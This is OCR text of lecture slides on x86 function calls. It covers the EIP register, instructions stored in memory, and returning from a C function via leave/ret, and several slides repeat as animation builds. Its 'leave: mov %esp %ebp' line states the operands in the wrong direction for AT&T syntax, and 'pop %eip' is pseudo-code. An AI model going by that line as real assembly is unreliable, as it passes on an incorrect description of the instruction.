
Instruction pointer register (EIP) containing the address of the *instruction to be executed*

INSTRUCTIONS THEMSELVES ARE IN MEMORY




Instruction pointer register (EIP) containing the address of the *instruction to be executed*

INSTRUCTIONS THEMSELVES ARE IN MEMORY




Instruction pointer register (EIP) containing the address of the *instruction to be executed*

INSTRUCTIONS THEMSELVES ARE IN MEMORY




Instruction pointer register (EIP) containing the address of the *instruction to be executed*

INSTRUCTIONS THEMSELVES ARE IN MEMORY




Instruction pointer register (EIP) containing the address of the *instruction to be executed*

INSTRUCTIONS THEMSELVES ARE IN MEMORY



Instruction pointer register (EIP) containing the address of the *instruction to be executed*

INSTRUCTIONS THEMSELVES ARE IN MEMORY




Instruction pointer register (EIP) containing the address of the *instruction to be executed*

RETURNING FROM FUNCTIONS


```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```

Q: How do we resume here?



RETURNING FROM FUNCTIONS

```
int main()
{
    ...
    func("Hey", 10, -3);
    ... Q: How do we resume here?
}
```




RETURNING FROM A FUNCTION

In C

```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp
        pop %ebp
ret:    pop %eip
```



